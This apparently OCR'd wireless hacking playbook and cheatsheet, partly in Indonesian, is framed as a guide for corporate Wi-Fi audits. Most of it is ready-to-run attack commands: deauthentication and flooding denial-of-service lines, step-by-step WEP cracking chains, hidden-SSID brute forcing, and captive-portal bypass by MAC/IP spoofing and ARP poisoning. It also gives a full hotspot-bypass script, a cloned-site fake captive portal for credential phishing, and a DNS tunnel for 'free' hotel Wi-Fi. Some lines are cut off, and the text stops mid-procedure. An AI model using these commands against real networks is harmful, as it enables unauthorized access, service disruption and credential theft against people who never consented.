Wireless Hacking Playbook

Objective Wireless Hacking :

Tujuan adanya WiFi Hacking adalah untuk memastikan keamanan device atau alat Wireless (Router/AP) yang dapat menimbulkan resiko bisnis.

WLAN Testing: fokus melihat resiko apa yang bisa di timbulkan oleh wlan/wireless/ap terhadap persusahaan

Network Assesment: tujuannya buat memastikan network yang di gunakan perusahaan tidak menimbulkan resiko bisnis.

Contoh :

- SSID Guest dapat mengaksses cctv production,
- Dapat mengakses segment network yang lain

Wireless LAN Audit Checklist :

- https://www.sans.org/media/score/checklists/EnterpriseWirelessNetworkAudit.pdf
- https://www.justice.gov/sites/default/files/ust/legacy/2011/07/13/Wireless_Security_Checklist.pdf
- https://www.sans.org/media/score/checklists/ResidentialWirelessNetworkAudit.doc
- https://www.giac.org/paper/gsna/50/auditing-wireless-environment-mobile-wireless-lan-training-multiple-sites-corporate-wan-auditors-perspective/103907

A comprehensive wireless penetration test should :

- Identify all wireless networks within the organization
- Detect rogue access points
- Evaluate wireless access controls
- Detect weak passwords and default configurations
- Ensure strong encryption protocols for wireless network traffic
- Assess the security of wireless access points
- Test for susceptibility to the latest attacker TTPs (tactics, techniques, and procedures)

Mencari informasi sebanyak banyaknya terkait AP dapat menggunakan :
Black Box :

- Kismet

- Airodump
- Wifite
- Airgraph
- Aireply
- mdk3
- mdk4
  Grey Box :
- Maltego

EAPOL Authentication ⇒ (EAPOL Adalah protocol yang digunakan oleh wifi untuk melakukan authentication untuk login)

Skema Wireless Hacking :

1. **Information Gathering**
   a. War Driving (Mencari semua AP yang ada dengan mengelilingi gedung)
      i. A car or any other transportation vehicle
      ii. A laptop and a WiFi Antenna
      iii. Wireless Network Adapter
      iv. Packet Capture and Analysis Software
      v. Hardware (Pwnagotchi)
      vi. Kismet

2. **Service Enumeration**

   Kegunaan service enumeration ini adalah untuk mengetahui apa saja kegunaan dari setiap AP (Access Point). Dari identifikasi setiap AP tersebut kita dapat mengukur resiko bisnisnya

   1. Mapping kegunaan pada setiap AP
      a. Router yang digunakan apa? Contoh : **Ubiquiti, TP-Link**, dll
      b. MAC Address dari AP apa saja?
      c. User yang terconnect pada AP apa aja?
         i. Contoh jika user yang connect adalah IP Cam berarti router tersebut adalah Router untuk ip cam

   Tools : **Kismet**

3. **Vulnerability Assessment**
    a. Identify Potential Attack Vectors
    b. Identify Exploitations and Vulnerabilities

    (Weak authentication, Lack of encryption, default or lax security configurations, unauthorized access points, outdated or unpatched software and firmware, open ports, insecure network protocols, and more.)

4. **Exploitation**
    a. Analytic Attacks
    b. Eavesdropping
    c. Packet Injection
    d. Weak Credentials
    e. Brute-forcing
    f. Authentication Bypass
    g. Missconfiguration
    h. Known Vulnerabilities (Public Exploit or Private Exploit)
    i. Insecure Network Design
    j. Reachable Service
    k. Traffic Eavesdropping

1. **Reporting**
    a. Describe the vulnerabilities found
    b. Describe potential issues
    c. Describe confirmed issues
    d. Define risk (Impact & Likelihood)
        i. Impact : The Consequences if attack is successfull?
            1. Which networks can be accessed?
            2. What is the nature of the attack?
            3. Which servers would be exposed?
            4. What kind of data is being transmitted?
            5. How many users would be impacted?
            6. What level of access an attacker would have?

7. How critical is the environment for the business?

ii. Likelihood : How likely could someone exploit the vulnerability?

1. What is the nature of the attack?
2. How long would an attacker take?
3. What is the required skill level?
4. Where was the network found?
5. What is the nature of the company?

e. Propose Recommendations

Pengetesan Wireless Hacking bisa dibagi menjadi 2 yaitu :

- Black Box Testing (Wireless Hacking)
  - Listing wireless access points that are within the range (Information Gathering ⇒ War Driving Technique)
  - Increase TX Power
  - Monitor 2.4 GHz (w/ channel hopping)
  - Monitor 5GHz (w/ channel hopping)
  - Monitor specific channel
  - Monitor Clients on AP
  - Find Hidden SSID
  - All-in-one w/ web UI (kismet -c mon0)
  - Generate Graph of Probe Requests of nearby Devices
  - Wardriving (https://wigle.net)
  - **Monitor Mode**
    - Up the interface
    - Show newly created interface
    - Delete interface
    - Restart network manager
  - **Denial of Service**

- Deauthentication / Disassociation : Disconnect Client's from AP
- Beacon Flooding : Generate many fake APs seen by clients Client confusion, crash network scanners
- Authentication DoS : Simulate many clients Freeze/reset AP
- EAPOL Start Injection : Keep AP busy with fake sessions, Disable handling of legitimate clients
- EAPOL Logoff Injection : Kick clients from AP
- MDK4
  - Beacon flood (Non very effective)
  - Authentication Denial-of-Service (Non very effective)
  - Deauthentication Flooding

- **Attacking Captive Portal**
  - MAC-based Authorization
  - IP-based Authorization
  - MAC+IP based Authorization
  - Fake Captive Portals
  - MAC Spoofing
  - DNS Tunneling

- **Authentication Cracking :**
  - **Aircrack-ng Essentials**
    - Airmon-ng
      - Check/kill process known to interfere
      - Start monitor mode
      - Stop monitor mode
      - Start on spesific channel
    - Airodump-ng
      - Capture Everything
      - Sniffing more precisely
    - Aireply-ng

- WPS Pin Attack
  - Known PINs + Generation Algorithms
  - WPS PIN Bruteforce (online)
  - WPS Pixie Dust Attack (offline)
  - Null PIN attack

- WEP Cracking
  - Cracking WEP with Connected Clients
  - Theory
    - Fake Authentication
    - ARP Replay Attack ⇒ ARP Poisoning?
    - Deauthentication Attack
  - Alternative if Crack doesn't work
    - Fudge factor
    - Dictionary Attack
  - Cracking WEP via a Client
  - Cracking Clientless WEP Networks
    - Fragmentation Attack
    - Chop Chop Attack
  - Bypassing WEP Shared Key Authentication
  - HIRTE Attack (
    - https://pentestlab.blog/2015/02/03/hirte-attack/)
  - Cafe Latte Attack (
    - https://www.computerworld.com/article/2539400/cafe-latte-attack-steals-data-from-wi-fi-users.html)

- WPA/WPA2 Cracking
  - WPA/WPA2-Personal (PSK)
    - WPS PIN Attack
      - Known PINs + Generation Algorithms

        - WPS PIN Bruteforce (online)
        - WPS Pixie Dust Attack (offline)
        - Null PIN Attack
    - Clientless - PMKID Attack
        - Any SSID
        - Specific SSID
- Cracking WPA/WPA2/PSK with Aircrack-ng
- Precomputed WPA Keys Database Attack
    - Capture the Handshake
    - Generate pmk database
- Cracking WPA with John The Ripper and Aircrack-ng
- Cracking WPA with coWPAtty
- Cracking WPA with Pyrit
- Airgraph-ng
- AP-less Attack
- Cracking with Hashcat
- Krack Attack

- Attacking WPA-2 Enterprise
    - Fake Access Points
    - Hostapd & Freeradius-wpe
    - Bruteforce
        - Airhammer
    - EAP Methods supported
        - Find supported EAP Method : EAP_buster
    - RADIUS Usernames Capture → **Only possible when RADIUS Identity is sent in cleartext (EAP-MD5), LEAP, Sometimes in weak config of other methods**
    - RADIUS Accounts Bruteforce / Password Spraying
    - LEAP & EAP-MD5 Handshake Capture & Cracking → **LEAP & EAP-MD5 are old deprecated EAP Methods that transmit client authentication (challenge/response) in cleartext**

- MSCHAPv2 Challenge / Response Capture (via Rogue AP) & Cracking → Possible when EAP method is using MSCHAPv2 for Client Authentication (e.g. PEAPv0 (MSCHAPv2)), EAP-TTLS(MSCHAP2)

- Attacking WPA-3
  - **Dragonfly Handshake Attack**
  - **WPA3-Transition Downgrade Attack**
  - **Security Group Downgrade Attack**
  - **WPA3-SAE timing or cache password paritioning**
  - **Denial of Service against WPA3-SAE**
  - **WPA3-EAP - Invalid curve attack**
  - **WPA3-EAP - Reflection attack**

- **Rogue AP / Evil Twin :**
  - Basic Open Hotspot → Chaining with Clients Attack
  - Open Network Evil Twin → Chaining with Clients Attack
  - WPA/WPA2-Personal Evil Twin → Chaining with Clients Attack
    - WPA Passphrase Known
    - WPA Passphrase Unknown
      - Spawn Open Network Evil Twin instead to attack clients
  - WPA/WPA2-Enterprise Attack
    - RADIUS Credentials Unknown
      - RADIUS Credentials Stealing
        - Possible if:
          - EAP Method does not use client-certificate for client authentication
          - Server certificate validation not enforced on client
      - EAP (MSCHAPv2) Relay
        - Possible if:
          - Target network uses EAP method with MSCHAPv2 for client authentication
          - Server certificate validation not enforced on client
  - 802.11 Network Selection Algorithms (for Open Network)

        - Abuse client's active probing
            - KARMA Attack
            - MANA Attack (KARMA Improvement)
            - Loud MANA (MANA Improvement)
        - Abuse client's passive scanning
            - Known Beacons Attack
- Miscellanous
    - WPA/WPA2 no clients showing
- WiFI Jamming
- MACStealer
    - **Paper** : https://papers.mathyvanhoef.com/usenix2023-wifi.pdf
    - **Repository** : https://github.com/vanhoefm/macstealer
    - **Wifi Framing** : https://github.com/domienschepers/wifi-framing
- ICMP Redirect : Man-in-the-Middle Attack without without Rogue AP: When WPAs Meet ICMP Redirects.
- Blueetooth and Software Defined Radio Attacks
- RFID, Smart Cards, and NFC Hacking

Grey Box (Network Penetration Testing) :

Analysis of filtering between Wi-Fi and LAN network segments

- Attacking AP (Public Exploit & Private Exploit)
- Weak Password AP
    - Bruteforcing AP
    - List Default Credentials AP
- MiTM
    - ARP Spoofing
    - Sniff using Wireshark or TCPDump
- Segmentation Attack
- Fragmentation Attack

Advance Technique : **WiFi Fuzzing**

- Protocol


- Router (Firmware)

More References :

- https://github.com/alipay/Owfuzz
- https://www.blackhat.com/presentations/bh-europe-07/Butti/Presentation/bh-eu-07-Butti.pdf
- https://www.esat.kuleuven.be/cosic/blog/wireless-network-protocol-fuzzing/
- https://github.com/efchatz/WPAxFuzz
- https://dl.acm.org/doi/10.1145/3558482.3590174
- https://hakin9.org/product/the-art-of-wi-fi-fuzzing-w56/

Wireless Hacking Mind Map:

- https://github.com/koutto/pi-pwnbox-rogueap/blob/main/mindmap/WiFi-Hacking-MindMap-v1.png



Wireless Hacking Cheatsheet

Wireless Technology and Frequency Spectrum Overview

Frequency Bands and Technologies

1. **RFID (Radio Frequency Identification)**
    - **LF (Low Frequency): 120-150 kHz**
    - **HF (High Frequency): 13.56 MHz**
    - **UHF (Ultra-High Frequency): 433 MHz**
2. **Keyless Entry Systems**
    - **North America: 315 MHz**

    - **Europe and Asia: 433.92 MHz**
3. **Cellular Frequencies (US)**
    - **698-894 MHz: LTE Band 12, 13, 17**
    - **1710-1755 MHz: AWS (Advanced Wireless Services)**
    - **1850-1910 MHz: PCS (Personal Communications Service)**
    - **2110-2155 MHz: AWS**
4. **Global Positioning System (GPS)**
    - **L1: 1575.42 MHz**
    - **L2: 1227.60 MHzL Band**
    - **Frequency Range: 1-2 GHz802.15.4 (ZigBee)**
    - **Europe: 868 MHz**
    - **US and Australia: 915 MHz802.15.1 (Bluetooth)**
    - **Frequency Range: 2.4-2.483.5 GHz**
5. **Wi-Fi Standards**
    - **802.11 b/g: 2.4 GHz**
    - **802.11a: 5.0 GHz**
    - **802.11n: 2.4/5.0 GHz**
6. **Satellite and Microwave Communication**
    - **C Band: 4-8 GHz**
    - **Ku Band: 12-18 GHz**
    - **K Band: 18-26.5 GHz**
    - **Ka Band: 26.5-40 GHz**

FCC ID Lookup :

Untuk mengidentifikasi perangkat dan alokasi frekuensinya

Tools :

- https://apps.fcc.gov/oetcf/eas/reports/GenericSearch.cfm

Frequency Database

Mengakses basis data yang komprehensif untuk informasi frekuensi

Tools :

- https://www.radioreference.com/db/sid/10974

Linux Networking Commands :

View Wireless Interfaces :

```
iwconfig
```

Monitor Mode Activation :

```
airmon-ng start $IFACE
```

Packet Capture :

```
airodump-ng $IFACE
```

Bluetooth Scanning :

Scanning for Bluetooth Devices

```
hcitool scan
```

ZigBee Network Analysis :

Scan for ZigBee Channels

```
sudo zbstumbler /dev/ttyUSB0
```

Information Gathering & Service Enumeration

Listing wireless access points that are within range

Determinate Used Driver

To determine if we are using ieee80211 or mac80211 drivers use this command:

If it said "nl80211 not found." that mean we are using ieee80211 drivers. Else we are using mac80211 and the "iw list" output will print wireless card informations.

```
iw list
```

Display SSID and their Channel - mac80211 driver

To display access point names and their corresponding channel number with mac80211 drivers use the following syntax:

```
iw dev wlan0 scan | egrep "DS\ Parameter\ set|SSID"
```

Display SSID and their Channel - ieee80211 driver

To display access point names and their corresponding channel number with ieee80211 drivers use the following syntax:

```
iwlist wlan0 scanning | egrep "ESSID|Channel"
```

Display wireless card MAC Address

To display your wireless card MAC address, use the following syntax:

```
macchanger -s mon0
```

Increase TX Power

Note : TX power depends on your country

Increse the TX power of wlan0

```
iw reg set B0
iwconfig wlan0 <txpower> <NmW|NdBm|off|auto>

Example :
iw reg set B0; iwconfig wlan0 txpower 30
```

Set Monitor Mode

```
airmon-ng check kill
ifconfig $IFACE down
iwconfig $IFACE mode monitor
ifconfig $IFACE up
```

```
airmon-ng stop ath0
airmon-ng start wifi0
iwconfig ath0 channel 6
```

Delete interface

```
iw dev $IFACE inteface del
```

Can be verify with

```
iwconfig $IFACE
```

Restart network manager

```
systemctl restart NetworkManager.service
```

List Networks

```
airodump-ng $IFACE -c $CHANNEL -e $ESSID
```

Monitor 2.4GHz (w/ Channel Hopping)

```
airodump-ng mon0
```

Monitor 5GHz (w/ Channel Hopping)

```
airodump-ng --band a mon0
```

Monitor specific Channel

```
airodump-ng -c <channel> mon0
```

Monitor Clients on AP

```
airodump-ng -c <channel> --bssid <MAC_AP> -w <capture_file> mon0
```

Packet Capture :

```
airodump-ng wlan0mon
```

Find Hidden SSID

```
airodump-ng -c <channel> --bssid <MAC_AP> mon0
aireply-ng -0 20 -a <MAC_AP> mon0
```

Get hidden SSID with Clients

```
aireplay-ng -0 $NUMBER_DEAUTH_PACKETS -a $AP_MAC -c $CLIENT_MAC
$IFACE
```

Get hidden SSID without Clients

Dictionary Attack

```
mdk3 $IFACE p -t $AP_MAC -f $DICTIONARY_PATH
```

Bruteforce Attack

```
mdk3 $IFACE p -t $AP_MAC -c $AP_CHANNEL -b $CHARACTER_SET
```

All-in-one w/ web UI

Viewing Network Details
- Press `i` to see the details of a selected network.Sorting the Network List
- Press `s` to sort the list of detected networks.Displaying Current Users
- Press `c` to display the users connected to the current network.

```
kismet -c mon0
```

Generate Graph of Probe Requests of nearby Devices

Interesting to rebuild devices' PNLs & spawn rogue AP in smart way

```
airodump-ng -r targenet.pcap -w TARGETNET
airgraph-ng -i TARGETNET-01.csv -g CPG -o targetnet-pnl.png
```

Aircrack-ng Handbook all in one

- https://github.com/lucthienphong1120/Aircrack-ng-handbook

GeoWiFi : WiFi Geolocation Data Search Tool

GeoWiFi is a powerful tool designed to search WiFi geolocation data by BSSID and SSID using various public databases. This guide covers its key features, installation, usage, and command options.

Configuration :

GeoWiFi uses a configuration file located at `gw_utils/config.yaml` to store API keys and other settings.

Example Configuration (config.yaml) :

```
wigle_auth: "your_wigle_encoded_key"
google_api: "your_google_api_key"
combain_api: "your_combain_api_key"
no-ssl-verify: false
```

GeoWiFi - Search by BSSID

```
python3 geowifi.py -s bssid 00:11:22:33:44:55
```

GeoWiFi - Search by SSID

```
python3 geowifi.py -s ssid "NetworkName"
```

GeoWiFi - Output in JSON Format

```
python3 geowifi.py -s bssid 00:11:22:33:44:55 -o json
```

GeoWiFi - Output in Map Format

```
python3 geowifi.py -s ssid "NetworkName" -o map
```

Denial of Service

Deauthentication / Disassociation

Disconnect clients from AP

```
aireplay-ng --deauth 20 -c <MAC_target> -a <MAC_AP> mon0
aireplay-ng -0 $NUMBER_DEAUTH_PACKETS -a $AP_MAC -c $CLIENT_MAC
$IFACE
```

Beacon Flooding

Disconnect clients from AP, Generate many fake APs seen by clients Client confusion, crash network scanners

```
mdk4 mon0 b -a -w nta -m
```

Authentication DoS

Simulate many clients Freeze/reset AP

```
mdk4 mon0 a -m -a <MAC_AP>
```

EAPOL Start Injection

Keep AP busy with fake sessions, Disable handling of legitimate clients

```
mdk4 mon0 e -t <MAC_AP>
```

Deauthentication Flooding

```
mdk4 <interface> d -c <CHANNEL> -E <ESSID> -B <BSSID>
```

EAPOL Logoff Injection

Kick clients from AP

```
mdk4 mon0 e -t <MAC_AP> -l
```

Captive Portal

MAC-based Authorization

```
ifconfig wlan0 hw ether <authorized_MAC_address>
```

IP-based Authorization

```
echo 1 > /proc/sys/net/ipv4/ip_forward
Ettercap -T -q -i wlan0 -w dump -M ARP /<IP_authorized_client>/ /<IP_gateway>/;
iptables -t nat -A OUTPUT -d !<LAN> -j SNAT --to <IP_Authorized_Client>;
iptables -t mangle -A FORWARD -d <IP_authorized_client> -j TTL --ttl-inc 1;
```

MAC+IP-based Authorization

```
modprobe bridge;
brctl addbr br0;
brctl addif br0 <interface>;
```

```
ebtables -t nat -A POSTROUTING -o <interface> -d <MAC_gateway> -j snat --to-source <MAC_au
# Then apply method for IP-Based Authorization bypass
```

Fake Captive Portal

1. Clone a website using HTTrack
2. Install Wifiphiser. Add the HTTrack result in a new folder
   in wifiphisher/data/phishing-pages/new_page/html and a configuration file
   in wifiphisher/data/phishing-pages/new_page/config.ini.
3. Recompile the project using python setup.py install or the binary in bin.
4. This command works correctly in the latest Kali release after installing hostapd:

```
cd bin && ./wifiphisher -al $IFACE -e $ESSID --force-hostapd -p
$PLUGIN -nE
```

MAC Spoofing

The first method to bypass a captive portal is to change your MAC address to one of an already authenticated user

1. Scan the network and get the list of IP and MAC addresses. You can use:

- nmap
- A custom script like this (Bash) or this (Python)

```
#!/sh

$NETWORK="$1"
nmap -sP $NETWORK | grep -v "Host" | tail -n +3 | tr '\n' ' ' | sed 's|Nmap|\nNmap|g' | grep "MAC
```

```
# Python Script

import sys
import argparse as arg
import nmap

parser = arg.ArgumentParser()
parser.add_argument("-i", "--interface", help="Interface", required=True)
parser.add_argument("-a", "--address", help="IP address", required=True)
argument = parser.parse_args()
```

```
def scan_mac(ip, iface='wlan0'):
    dict_ = []
    scan = nmap.PortScanner().scan(hosts=ip + '/24',arguments='-sP '+ iface, sudo=True).get('sca
    for i in scan.keys():
        mac = scan.get(scan.keys()[scan.keys().index(i)]).get('addresses').get('mac')
        dict_.append({'ip':i, 'mac':mac})
    return dict_


def main():
    res = scan_mac(argument.address, argument.interface)
    for j in sorted(res, key = lambda i: i['ip']):
        print j


main()
```

2. Change your IP and MAC addresses. You can use:

- macchanger
- A custom script like (Bash)

```
# change_mac_ip.sh

#!/sh

IFACE=$1
IP=$2
GW=$3
MAC=$4

ip link set $IFACE down
ip link set dev $IFACE address $MAC
ip link set $IFACE up
ip addr flush dev $IFACE

ifconfig $IFACE $IP netmask 255.255.255.0 up
route add default gw $GW

echo "New IP: $IP"
echo "New MAC: $MAC"
```

```
echo

iwconfig $IFACE
ifconfig $IFACE
```

Also, you can use scripts to automate the process like:

- Poliva script (hotspot-bypass.sh)

```
#!/bin/bash
#
# quickly bypass most public hotspots if there are any clients connected by clonning its ip + mac a
# version 0.2: successfully tested on 4 airports and 10 hotels using different captive portal solution
#
# (c) 2012 Pau Oliva Fora - pof[at]eslack(.)org
# License: GPLv2+

IFACE=wlan0

brd=`ip addr show dev $IFACE |grep inet.*brd |awk '{print $4}'`
gw=`ip route |grep "^default via" |awk '{print $3}'`
mac=`ip addr show dev $IFACE |grep link/ether |awk '{print $2}'`
ipmask=`ip addr show dev $IFACE |grep "inet " |awk '{print $2}'`
mask=`echo $ipmask |cut -f 2 -d "/"`
netaddr=`sipcalc $ipmask |grep "^Network address" |awk '{print $4}'`
network="$netaddr/$mask"

# get gw mac
ping -n -c1 -w1 $gw >/dev/null
gwmac=`ip neighbour show dev $IFACE |grep lladdr |grep "^$gw " |awk '{print $3}' |tr [:upper:] [:l

echo "Discovering hosts on network $network, please wait"

# split large networks into /24 subnets and intercalate them
if [ $mask -lt 24 ]; then
   sipcalc -s 24 $network |grep "^Network" |awk '{print $3}' > /tmp/sipcalc.$$
   len=`cat /tmp/sipcalc.$$ |wc -l`
   half=$(( $len / 2 ))
   head -n $half /tmp/sipcalc.$$ > /tmp/subnet1.$$
   tail -n $half /tmp/sipcalc.$$ |tac > /tmp/subnet2.$$
   paste /tmp/subnet1.$$ /tmp/subnet2.$$ |tr "\t" "\n" > /tmp/sipcalc.$$
   rm /tmp/subnet1.$$ /tmp/subnet2.$$
else
   echo $network |cut -f 1 -d "/" > /tmp/sipcalc.$$
```

```
fi

for net in `cat /tmp/sipcalc.$$` ; do

  if [ $mask -lt 24 ]; then
    network="$net/24"
  else
    network="$net/$mask"
  fi
  nmap -n -PR -sP -oX /tmp/hotspot.$$.xml $network >/dev/null

  # process nmap results in reverse order
  for LINE in `tac /tmp/hotspot.$$.xml |grep "^<address addr=" |sed -e "s:addrtype=\"ipv4\":#:g" -
    IP=`echo $LINE |sed -e "s:#: :g" |awk '{print $5}' |cut -f 2 -d '"'`
    MAC=`echo $LINE |sed -e "s:#: :g" |awk '{print $2}' |cut -f 2 -d '"' |tr [:upper:] [:lower:]`
    if [ "$IP" == "$brd" ]; then
      continue
    fi
    echo "Host $IP - $MAC"
    if [ "$MAC" == "$gwmac" ]; then
      # try to avoid gateways answering all arp requests
      MAC=`arping -I $IFACE -c 1 -w 1 -b $IP |grep reply |awk '{print $5}' |sed -e "s:\[::" -e "s:\]::"
      if [ -z "$MAC" ]; then
        continue
      fi
      echo "Found $MAC for host $IP"
    fi
    if [ "$MAC" != "$gwmac" ]; then
      echo "Testing $IP - $MAC"

      ip link set $IFACE down
      ip link set dev $IFACE address $MAC
      ip link set $IFACE up
      ip addr flush dev $IFACE
      ip addr add $IP/$mask broadcast $brd dev $IFACE
      ip route add default via $gw

      # allow iface to settle
      sleep 1s
      # wait at least 3 sec for an icmp response
      ping -c1 -w3 8.8.8.8 >/dev/null
      if [ $? -eq 0 ]; then
        rm /tmp/hotspot.$$.xml
```

```
            echo "CONNECTED! :)"
            exit 0
        fi
        # test a second host, just in case
        ping -c1 -w3 192.0.43.10 >/dev/null
        if [ $? -eq 0 ]; then
            rm /tmp/hotspot.$$.xml
            echo "CONNECTED! :)"
            exit 0
        fi
    fi
    echo
  done
  rm /tmp/hotspot.$$.xml

done
rm /tmp/sipcalc.$$

echo "No luck! :("

# restore original mac and ip
ip link set $IFACE down
ip link set dev $IFACE address $mac
ip link set $IFACE up
ip addr flush dev $IFACE
ip addr add $ipmask broadcast $brd dev $IFACE
ip route add default via $gw
```

DNS Tunneling

A second method is creating a DNS tunnel. For this, it is necessary to have an accessible DNS server of your own. You can use this method to bypass the captive portal and get "free" Wifi in hotel, airports...

1. Check the domain names are resolved:

```
nslookup example.com
```

1. Create 2 DNS records (in Digital ocean, Afraid.org...):

- One "A record": dns.$DOMAIN pointing to the $SERVER_IP (Example: dns.domain.com 139.59.172.117)

- One "NS record": hack.$DOMAIN pointing to dns.$DOMAIN (Example: hack.domain.com dns.domain.com)

1. Execution in the server

```
iodined -f -c -P $PASS -n $SERVER_IP 10.0.0.1 hack.$DOMAIN
```

1. Check if it works correctly in here
    a. https://code.kryo.se/iodine/check-it/
2. Execution in the client

```
iodine -f -P $PASS $DNS_SERVER_IP hack.$DOMAIN
```

1. Create the tunnel

```
ssh -D 8080 $USER@10.0.0.1
```

Man in the Middle Attack

Once you are in the network, you can test if it is vulnerable to Man in the Middle attacks.

1. ARP Spoofing attack using Ettercap
2. Sniff the traffic using Wireshark or TCPdump
3. Analyze the traffic using PCredz (Linux) or Network Miner (Windows & Linux)

Authentication Attack

WEP Cracking

Cracking WEP with Connected Clients

Theory

Fake authentication

The fake authentication attack, allows you to associate to an access point. This attack is useful in scenarios where **there are no associated clients and you need to fake an authentication to the AP**. Note that the fake authentication attack **does not** generate ARP packets so don't try to use this attack to capture ARP files.

If fake authentication is never successful, then MAC address filtering may be in use. The AP will only accept connections from specific MAC addresses. In this case, you will need to obtain a **valid** MAC address by observing traffic using Airodump-ng and impersonate it once the client

goes offline. **Do not** attempt to perform a fake authentication attack for a specific MAC address if the client is still active on the AP.

ARP replay attack

The attack listens for an ARP packet and then retransmits it back to the access point. This, in turn, causes the AP to repeat the ARP packet with a new IV. By collecting enough of these IVs, aircrack-ng can then be used to crack the WEP key.

Deauthentication attack

After a client is deauthenticated, it will reconnect to the wireless network. During the reconnection stage, there is a high probability that an ARP packet will be sent to the AP. Replaying theses ARP packets will help us force the access point to generate a large number of weak initialization vectors. On WPA/WPA2 networks, the client needs to reauthenticate as it reconnects to the network, allowing us to capture the 4-way handshake.

1. Start Capture

```
# Packet Capture
airodump-ng -c $AP_CHANNEL --bssid $AP_MAC -w $PCAP_FILE $IFACE
# Get your MAC address
macchanger --show <INTERFACE>
```

2. Accelerate the IV capture using *Fake authentication + Arp Request Replay Attack + Deauthenticate user*. Stop Airodump at ~100.000 different IVs

```
# Fake authentication attack
aireplay-ng -1 0 -e $AP_NAME -a $AP_MAC -h $MY_MAC $IFACE
# ARP Replay Attack
aireplay-ng -3 -b $AP_MAC -h $MY_MAC $IFACE
# Deauthentication Attack
aireplay-ng -0 1 -a $AP_MAC -c $STATION_MAC $IFACE
```

3. Crack the password using Aircrack-ng

```
aircrack-ng $PCAP_FILE
```

If crack doesn't work

Fudge factor

The fudge factor tells Aircrack-ng how broadly to brute force key spaces. The larger the fudge factor, the more possibilities Aircrack-ng will try to brute force. Try to increase it like so :

```
aircrack-ng -f <FUDGE> <CAPTURE_NAME>
```

Dictionary attack

```
aircrack-ng -w <PASSWORDS_WORDLIST> <CAPTURE_NAME>
```

Cracking WEP via a Client

You may be asking yourself why you would want to leverage a wireless client instead of the AP. There are multiple reasons for doing so, a few of which are :

- Some APs max out at 130k unique IVs
- Some APs impose client-to-client controls
- MAC address access controls
- APs that eliminate weak IVs
- You can't successfully do a fake authentication to the AP
- You are within range of the client but not the AP itself

```
# Start monitor mode
airmon-ng start <INTERFACE>

# Packet capture
airodump-ng -w <CAPTURE_NAME> -c <CHANNEL> --bssid <BSSID> <INTERFACE>

# Get your MAC address
macchanger --show <INTERFACE>

# Fake authentication attack
aireplay-ng -1 0 -e <ESSID> -a <BSSID> -h <YOUR_MAC> <INTERFACE>

# Interactive packet replay attack
aireplay-ng -2 -b <BSSID> -d FF:FF:FF:FF:FF:FF -f 1 -m 68 -n 86 <INTERFACE>

or

# Interactive packet replay attack with a capture file
aireplay-ng -2 -r replay_src-<FILE_NAME>.cap <INTERFACE>
```

```
# Crack
aircrack-ng <CAPTURE_NAME>
```

Cracking Clientless WEP Networks

Some assumptions :

- You are close enough to the AP to send and receive packets. Just because you are close enough to receive packets does not necessarily mean you will be able to transmit packets to the access point.
- There are some data packets coming from the AP. Beacons and management frames are useless for these attacks. A quick way to check for data packets is to run Airodump-ng and see if the #Data field is increasing.
- The AP is using WEP open authentication. If it is running shared key authentication, the only way to execute this attack is to use a previously captured PRGA XOR handshake.

Fragmentation Attack :

```
# Start monitor mode
airmon-ng start <INTERFACE>

# Packet capture
airodump-ng -w <CAPTURE_NAME> -c <CHANNEL> --bssid <BSSID> <INTERFACE>

# Get your MAC address
macchanger --show <INTERFACE>

# Fake authentication attack
aireplay-ng -1 0 -e <ESSID> -a <BSSID> -h <YOUR_MAC> <INTERFACE>

# Fragmentation attack
aireplay-ng -5 -b <BSSID> -h <YOUR_MAC> <INTERFACE>

# Forging ARP packet with the xor packet from fragmentation attack
packetforge-ng -0 -a <BSSID> -h <YOUR_MAC> -k 255.255.255.255 -l 255.255.255.255 -y <FRA

# Interactive packet replay attack with the forge ARP packet
aireplay-ng -2 -r <ARP_PACKET_NAME> <INTERFACE>

# Crack
aircrack-ng <CAPTURE_NAME>
```

Chop Chop Attack

```
# Start monitor mode
airmon-ng start <INTERFACE>

# Packet capture
airodump-ng -w <CAPTURE_NAME> -c <CHANNEL> --bssid <BSSID> <INTERFACE>

# Get your MAC address
macchanger --show <INTERFACE>

# Fake authentication attack
aireplay-ng -1 0 -e <ESSID> -a <BSSID> -h <YOUR_MAC> <INTERFACE>

# Chop chop attack
aireplay-ng -4 -b <BSSID> -h <YOUR_MAC> <INTERFACE>

# Forging ARP packet with the xor packet from chop chop attack
packetforge-ng -0 -a <BSSID> -h <YOUR_MAC> -k 255.255.255.255 -l 255.255.255.255 -y <CHO

# Interactive packet replay attack with the forge ARP packet
aireplay-ng -2 -r <ARP_PACKET_NAME> <INTERFACE>

# Crack
aircrack-ng <CAPTURE_NAME>
```

Bypassing WEP Shared Key Authentication

Shared key authentication, requires that the station and AP both have the same WEP key in order to authenticate. If you try to run a fake authentication attack against a WEP network using shared authentication, you will receive an error from Aireplay. The AUTH column will not display SKA until a wireless client authenticates to the network so when you first start sniffing a network, you may not realize it is using shared key authentication until you attempt to run the fake authentication attack against it.

We will run a deauthentication attack against our connected victim client, you can also use the PRGA XOR file obtained via a chopchop or fragmentation attack but it is far faster and easier to deauthenticate a connected client.

```
# Start monitor mode
airmon-ng start <INTERFACE>

# Packet capture
```

```
airodump-ng -w <CAPTURE_NAME> -c <CHANNEL> --bssid <BSSID> <INTERFACE>

# Get your MAC address
macchanger --show <INTERFACE>

# Fake authentication attack (It should failed)
aireplay-ng -1 0 -e <ESSID> -a <BSSID> -h <YOUR_MAC> <INTERFACE>

# Deauthentication attack (If there is a client)
aireplay-ng -0 1 -a <BSSID> -c <CLIENT_MAC> <INTERFACE>

# Fake shared key authentication using the XOR keystream
